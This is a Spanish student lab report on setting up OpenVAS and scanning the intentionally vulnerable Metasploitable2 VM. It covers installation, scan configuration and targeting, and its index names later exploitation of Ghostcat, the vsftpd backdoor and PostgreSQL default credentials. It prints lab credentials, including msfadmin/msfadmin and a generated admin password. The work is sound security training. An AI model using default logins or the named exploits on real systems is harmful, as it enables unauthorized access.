



# Escaneo de vulnerabilidades de la máquina Metasploitable2 usando OpenVas

JUAN MANUEL GONZÁLEZ ORTA

## Índice

2. Explicación del trabajo .....	3
2.1 Instalación de OpenVas en Kali Linux.....	3
2.2 Configuraciones principales que ofrece OpenVAS.....	5
2.3 Instalación de máquina Metasploitable2 .....	7
3. Caso práctico: ejemplos de implementación .....	9
3.2 Procedimiento de lanzado del escaneo .....	9
3.3 Resultados obtenidos tras el escaneo .....	11
3.4 Explotación de algunas de las vulnerabilidades .....	13
3.4.1 Apache Tomcat AJP RCE Vulnerability (Ghostcat): .....	14
3.4.2 vsftpd Compromised Source Packages Backdoor Vulnerability.....	15
3.4.3 PostgreSQL Default Credentials (PostgreSQL Protocol) .....	18

## Índice de ilustraciones

Ilustración 1 : Credenciales generadas durante el proceso de instalación de OpenVAS ....	3
Ilustración 2 : Logeo OpenVas .....	4
Ilustración 3 : Dashboard inicial de OpenVas .....	4
Ilustración 4 : Feed Status OpenVAS .....	5
Ilustración 5 : Sección Scans OpenVAS.....	6
Ilustración 6 : Port Lists OpenVAS.....	6
Ilustración 7 : Configuración de una nueva lista de puertos .....	6
Ilustración 8 : Report Formats OpenVas .....	7
Ilustración 9 : Credenciales de Metasploitable2 durante el proceso de arranque .....	8
Ilustración 10 : Selección de New Task para comenzar con la configuración del escaneo .	9
Ilustración 11 : Formulario de configuración del escaneo .....	9
Ilustración 12 : Obtención de dirección IP de la máquina Metasploitable2 .....	10
Ilustración 13 : Definición de Metasploitable2 como target.....	10
Ilustración 14 : Escaneo de Metasploitable 2 en proceso .....	11
Ilustración 15 : Dashboard tras realizar el escaner a Metasploitable2 .....	11
Ilustración 16 : Resultados de vulnerabilidades más peligrosas encontradas tras el escaneo .....	12
Ilustración 17 : Puertos con mayor riesgo tras el escaneo .....	12
Ilustración 18 : Información relacionada sobre el S.O de la máquina atacada.....	12
Ilustración 19 : Vulnerabilidades más críticas a partir de CVE y NVT .....	12
Ilustración 20 : Aplicaciones más vulnerables en la maquina escaneada .....	13
Ilustración 21 : Desglose informativo de una vulnerabilidad .....	13
Ilustración 22 : Resumen de la vulnerabilidad explotada de Apache desde OpenVAS.....	14
Ilustración 23 : Enumeración de métodos HTTP mediante nmap .....	14
Ilustración 24 : Fichero de prueba para subir al servidor desde el atacante.....	14
Ilustración 25 : Fichero correctamente subido desde el atacante hacia el servidor .....	15
Ilustración 26 : Visualización del contenido desde un navegador web .....	15
Ilustración 27 : Resumen de vulnerabilidad de vstpd 2.3.4 desde OpenVAS.....	15
Ilustración 28 : Comprobando existencia de vulnerabilidad desde msfconsole .....	15
Ilustración 29 : Revisión de parámetros necesarios para el ataque.....	16
Ilustración 30 : Run del exploit de vsftp 2.3.4.....	16
Ilustración 31 : Interactuando con la shell de metasploitable desde el atacante.....	16
Ilustración 32 : Comprobando carpetas creadas por el atacate desde Metasploitable....	17
Ilustración 33 : Pruebas desde el atacante .....	17
Ilustración 34 : Otras comprobaciones desde Metasploitable2 .....	17
Ilustración 35 : Base de datos de prueba para atacar desde Kali Linux.....	18
Ilustración 36 : Resumen de la vulnerabilidad explotada.....	18
Ilustración 37 : Conexión a la base de datos desde el atacante .....	19
Ilustración 38 : Borrado de la tabla info_confidencial.....	19
Ilustración 39 : Comprobación del borrado de la tabla desde Metasploitable .....	19

## 2. Explicación del trabajo

El objetivo principal de este trabajo será realizar un análisis de seguridad en una máquina virtual vulnerable, Metasploitable2, utilizando la herramienta de código abierto OpenVAS. Este proyecto permitirá identificar las vulnerabilidades presentes en la máquina y evaluar posibles riesgos de seguridad en un entorno controlado.

En este apartado se abordarán los siguientes aspectos.

- **Instalación de OpenVAS en máquina Kali Linux:** como herramienta de análisis.
- **Explicación sobre las configuraciones principales que ofrece OpenVAS.**
- **Instalación de máquina Metasploitable2:** Servirá como el sistema objetivo, que contiene múltiples servicios vulnerables.

### 2.1 Instalación de OpenVas en Kali Linux

En general, el proceso de instalación del software de escaneo OpenVas se ha realizado a partir de los pasos que aparecen en la documentación oficial accesible desde la comunidad de Greenbone: <https://greenbone.github.io/docs/latest/22.4/kali/>

Los pasos son los siguientes:

**Nota:** Todos los comandos se han realizado desde el usuario root, es por ello que no es necesario incluir `sudo`

1. Actualizar las listas locales de paquetes del sistema para los repositorios y PPAs, esto lo haremos a partir del comando: `apt update && sudo apt upgrade`.
2. Instalación de las dependencias necesarias, así como de la *Greenbone Community Edition* mediante el comando: `apt install gvm -y`
3. Ejecución del script de configuración automática de OpenVas mediante el comando `gvm-setup`, es necesario apuntar las credenciales del usuario admin que se crea por defecto tras la ejecución de este comando.

```
[*] Migrating database
[*] Checking for GVM admin user
[*] Creating user admin for gvm
[*] Please note the generated admin password
[*] User created with password '052369e7-7918-483a-a47c8d782301'.
```

*Ilustración 1 : Credenciales generadas durante el proceso de instalación de OpenVAS*

**IMPORTANTE:** El escáner OpenVAS (su versión actual), requiere de tener instalado la versión 17 de Postgresql (esto no es problema ya que en la máquina Kali de departamento está instalado), no obstante, hay 2 clústeres corriendo por defecto, uno en la versión 16 de postgres y otro en la 17, de manera que durante el proceso de setup nos aparecerán algunos errores, los cuales podremos arreglar siguiendo los siguientes pasos.


1. Parar el cluster que está corriendo con versión 16 con el comando:  
`pg_ctlcluster 16 main stop`
2. modificar el puerto en el que está corriendo el cluster versión 17 de postgres, para ello:  
➔ Paramos el cluster de versión 17 mediante el comando  
`pg_ctlcluster 17 main stop`

- ➔ Modificación fichero `/etc/postgresql/17/main/postgresql.conf` (p.e comando `nano`) la línea **port = 5433**, debe ser modificada a **port = 5432**
- ➔ Volvemos a arrancar el clúster con versión 17  
`pg_ctlcluster 17 main start`

3. Luego de haber realizado esto, si introducimos el comando `gvm-setup` nuevamente, debería funcionar


- 4. **(Opcional)** Verificación de la instalación mediante el comando `gvm-check-setup`
- 5. Arrancar el servicio mediante el comando `gvm-start`

Si no hay ningún error, OpenVas estará corriendo en `127.0.0.1:9392`. Si accedemos desde nuestro navegador, se nos mostrará una página de logeo como la siguiente.



*Ilustración 2 : Logeo OpenVas*

Si introducimos las credenciales obtenidas tras el proceso de configuración, podremos acceder al Dashboard como usuario admin, en este punto ya podremos realizar escaneos simples, sin embargo, esta cuestión se abordará en el siguiente apartado de la memoria.




*Ilustración 3 : Dashboard inicial de OpenVas*

## 2.2 Configuraciones principales que ofrece OpenVAS.

El menú de administración de OpenVAS ofrece una amplia gama de opciones, diseñadas tanto para configurar escaneos a profundidad como para analizar y exportar resultados de manera visual e intuitiva. En este apartado, nos enfocaremos en los aspectos más destacados y relevantes de OpenVAS, aquellos que consideramos esenciales y en los que hemos puesto mayor énfasis durante el desarrollo de este trabajo.

En primero lugar nos fijamos en la sección Administrator > Feed Status



Type	Content	Origin	Version	Status
NVT	NVTs	Greenbone Community Feed	20241212T1036	Current
SCAP	CVEs, CPEs	Greenbone SCAP Data Feed	20241212T1030	Current
CERT	CERT-Bund Advisories, DFN CERT Advisories	Greenbone CERT Data Feed	20241212T1049	Current
GVMD_DATA	Compliance Policies, Port Lists, Report Formats, Scan Configs	Greenbone Data Objects Feed	20241212T1036	Current

Ilustración 4 : Feed Status OpenVAS

En esta sección encontramos el estado de las actualizaciones del Greenbone Community Feed. Esto es crucial porque si el feed no está actualizado OpenVAS puede no detectar vulnerabilidades nuevas o emergentes. Durante el proceso de instalación este feed se actualiza completamente, no obstante, podemos actualizarlo manualmente mediante el comando `greenbone-feed-sync`.

Por otro lado, resulta interesante introducir los diferentes acrónimos mostrados en la ilustración anterior:

- **NVT (Network Vulnerability Tests):** Son pruebas de vulnerabilidad de red utilizadas por OpenVAS para identificar problemas de seguridad en sistemas y redes. Cada NVT es un script o prueba específica que detecta una vulnerabilidad particular.
  - En el dashboard mostrado en la ilustración 3 podemos ver categorizados estos NVTs
- **SCAP (Security Content Automation Protocol):** Es un estándar abierto utilizado para automatizar procesos relacionados con la ciberseguridad. Su propósito es facilitar la evaluación y el cumplimiento de políticas de seguridad en sistemas. Incluye varias especificaciones, como:
  - **CVE (Common Vulnerabilities and Exposures):** Base de datos de identificadores únicos para vulnerabilidades.
  - **CVSS (Common Vulnerability Scoring System):** Sistema de puntuación para medir la severidad de las vulnerabilidades.
- **CERT (Computer Emergency Response Team):** Son equipos responsables de gestionar incidentes de ciberseguridad y responder a emergencias relacionadas con ataques o vulnerabilidades.
- **GVMD\_DATA (Greenbone Vulnerability Management Data):** Es el conjunto de datos y configuraciones utilizados por el Greenbone Vulnerability Management (GVM), que incluye OpenVAS.

En la sección Scans, podemos encontrar información relevante sobre los escaneos realizados, así como realizar propiamente dichos escaneos, no obstante, en este momento no tenemos datos de interés pues aún no hemos realizado el escaneo de Metasploitable, no obstante, volveremos a esta sección en apartados posteriores.




Ilustración 5 : Sección Scans OpenVAS

Resulta también interesante mencionar la sección Configuration, pues será desde esta donde configuremos las características que nos sean de interés para realizar los escaneos.

Concretamente hablaremos sobre la sección Configuration > Port lists.

Name	Port Counts			Actions
	Total	TCP	UDP	
All IANA assigned TCP (Version 20200627)	5836	5836	0	[Icons]
All IANA assigned TCP and UDP (Version 20200627)	11338	5836	5482	[Icons]
All TCP and Nmap top 100 UDP (Version 20200627)	65635	65535	100	[Icons]

Ilustración 6 : Port Lists OpenVAS

Por defecto en OpenVAS vienen configuradas algunas listas de puertos a las que hacer el escaneo, no obstante, hemos configurado nuestra propia lista a modo de profundizar en la herramienta, en esta lista incluiremos todos los puertos TCP y UDP posibles a escanear, es decir, desde el 1 hasta el 65535.

Ilustración 7 : Configuración de una nueva lista de puertos

Por otro lado, en el apartado Configuration > Scan Configs

Se listan las configuraciones predefinidas o personalizadas para realizar análisis de vulnerabilidades. A continuación, describimos brevemente cada una de ellas.

- **Base:** Configuración básica con un mínimo de pruebas NVT.
- **Discovery:** Escaneo enfocado en descubrir hosts y servicios activos en la red.
- **Full and fast:** Realiza un análisis completo y optimizado para mayor rapidez.
- **Host Discovery:** Configuración enfocada exclusivamente en descubrir hosts activos en la red. Similar a Discovery, pero con un alcance más limitado.
- **Log4Shell:** Diseñada específicamente para detectar la vulnerabilidad Log4j
- **Empty:** Una plantilla vacía para personalizar desde cero.
- **System Discovery:** Configuración que realiza descubrimiento de sistemas en la red, incluyendo información básica sobre los dispositivos detectados.

**Nota:** Podríamos crear nuestra propia configuración de manera personalizada, sin embargo, según diferentes fuentes, los resultados que se pueden obtener mediante Full and fast son completamente válidos, de esta manera agilizaremos el escaneo haciendo uso de esa configuración ya predefinida.

Por último, mencionaremos el apartado, Configurations > Report formats, el cual resulta bastante interesante a la hora de seleccionar el formato en el que queremos generar los informes tras los escaneos, siendo lo más recurridos CSV Results y PDF.




Ilustración 8 : Report Formats OpenVas

## 2.3 Instalación de máquina Metasploitable2


La instalación de esta máquina puede realizarse en diferentes herramientas de virtualización, en nuestro caso, hemos hecho uso de VirtualBox.

El proceso es similar al de cualquier otra máquina, descargamos la imagen desde la siguiente URL <https://sourceforge.net/projects/metasploitable/>

Luego desde VirtualBox añadimos una máquina virtual nueva y asignamos las configuraciones oportunas, en nuestro caso destacamos que la interfaz está configurada en modo adaptador puente (al igual que la de la máquina Kali Linux) permitiendo así que se conecte a la LAN de la máquina anfitriona.

Una vez instalada podemos iniciarla, luego las credenciales de acceso se indican durante el proceso de arranque.





```
metasploit2 [Corriendo] - Oracle VM VirtualBox
Archivo  Máquina  Ver  Entrada  Dispositivos  Ayuda
* Starting deferred execution scheduler atd [ OK ]
* Starting periodic command scheduler crond [ OK ]
* Starting Tomcat servlet engine tomcat5.5 [ OK ]
* Starting web server apache2 [ OK ]
* Running local boot scripts (/etc/rc.local)
nohup: appending output to 'nohup.out'
nohup: appending output to 'nohup.out' [ OK ]

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: _
```

*Ilustración 9: Credenciales de Metasploitable2 durante el proceso de arranque*

**Nota:** Metasploitable está diseñada intencionalmente con múltiples vulnerabilidades para practicar pruebas de penetración y seguridad. Su interfaz es minimalista y orientada a la línea de comandos, ya que está basada en un sistema operativo Linux.

### 3. Caso práctico: ejemplos de implementación

En este apartado, pondremos a prueba el escáner OpenVAS, de manera que se abordarán los siguientes aspectos.

- Introducción del escenario establecido para realizar las pruebas.
- Procedimiento de lanzado del escaneo.
- Resultados obtenidos tras el escaneo.
- Explotación de algunas de las vulnerabilidades obtenidas tras el escaneo de Metasploitable2.

#### 3.2 Procedimiento de lanzado del escaneo

Para comenzar con un nuevo escaneo, debemos situarnos en la sección Scans, luego aquí seleccionar la opción New Task.




Ilustración 10 : Selección de New Task para comenzar con la configuración del escaneo


Luego se nos abrirá un formulario que debemos rellenar en función a como queremos que se lleve a cabo el escaneo.

The image shows the 'New Task' configuration form. It has a green header with the title 'New Task' and a close button. The form contains several fields and options: 'Name' (text input: 'Escaneo a Metasploitable2'), 'Comment' (text input: 'Si queremos podemos poner un comentario de prueba'), 'Scan Targets' (dropdown: 'Metasploitable2'), 'Alerts' (dropdown), 'Schedule' (dropdown: '--'), 'Add results to Assets' (radio buttons: 'Yes' selected, 'No'), 'Apply Overrides' (radio buttons: 'Yes' selected, 'No'), 'Min QoD' (input: '70', unit: '%'), 'Alterable Task' (radio buttons: 'Yes', 'No' selected), 'Auto Delete Reports' (radio buttons: 'Do not automatically delete reports' selected, 'Automatically delete oldest reports but always keep newest' with a value of '5' and unit 'reports'), 'Scanner' (dropdown: 'OpenVAS Default'), and 'Scan Config' (dropdown: 'Full and fast').

Ilustración 11 : Formulario de configuración del escaneo

De la ilustración anterior, destacamos los siguientes campos.

**Scan Targets:** En este campo, debemos identificar a la máquina o máquinas a las que queremos realizar el escaneo, como en este caso se trata de una única, debemos obtener la dirección IP de Metasploitable2, para ello ejecutamos el comando `ip a` en dicha máquina.



```
metasploit2 [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.


Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.

msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:78:3e:d4 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.138/24 brd 192.168.1.255 scope global eth0
    inet6 2a0c:5a81:d804:1200:a00:27ff:fe78:3ed4/64 scope global dynamic
    inet6 fe80::a00:27ff:fe78:3ed4/64 scope link
        valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$
```

Ilustración 12 : Obtención de dirección IP de la máquina Metasploitable2

Luego, 192.168.1.138, será el valor que debemos introducir a la hora de indicar el target. Así se verá la sección New Target en detalle.



New Target

Name: Metasploitable2

Comment:

Hosts: ☒ Manual 192.168.1.138

☐ From file Seleccionar archivo Ningún archivo seleccionado

Exclude Hosts: ☒ Manual

☐ From file Seleccionar archivo Ningún archivo seleccionado

Allow simultaneous scanning via multiple IPs: ☒ Yes ☐ No

Port List: TCP y UDP completo

Alive Test: Scan Config Default

Ilustración 13 : Definición de Metasploitable2 como target

Nótese que se está usando el port list definido previamente (abarcando todos los puertos TCP y UDP) así como el Scan Config por defecto.

**Scanner:** Como ya se comentó previamente usamos OpenVAS default.

**Scan config:** Full and Fast ya que proporciona resultados correctos.

**Min QoD:** umbral que define la calidad mínima de los resultados de las pruebas de detección de vulnerabilidades. A mayor valor en este campo, menor será el número de falsos positivos, ya que se filtrarán las detecciones con menor nivel de certeza. Sin embargo, también podemos verlo desde otra perspectiva: al establecer un QoD más bajo, obtendremos una mayor cantidad de información sobre posibles vulnerabilidades, aunque esta incluirá más falsos positivos o detecciones de menor calidad.

Por otro lado, un Min QoD más alto garantiza que los resultados sean más confiables, pero puede omitir vulnerabilidades potenciales que no cumplan con el umbral de calidad establecido. Esto implica un compromiso entre la cantidad de información obtenida y la calidad o certeza de esa información.

En nuestro caso, consideramos que un valor del 70% es correcto para realizar las pruebas.

Por último, para lanzar el escaneo, guardamos los cambios y ya nos aparecerá una tarea creada, haremos click en start y esperamos a que finalice el proceso.




Ilustración 14 : Escaneo de Metasploitable 2 en proceso

### 3.3 Resultados obtenidos tras el escaneo

Una vez finaliza el escaneo, nos aparecerá el status en done en el dashboard de la sección Scan, además al tratarse de un escaneo en el que se han obtenido resultados con brechas de seguridad severa, se destacará este aspecto.

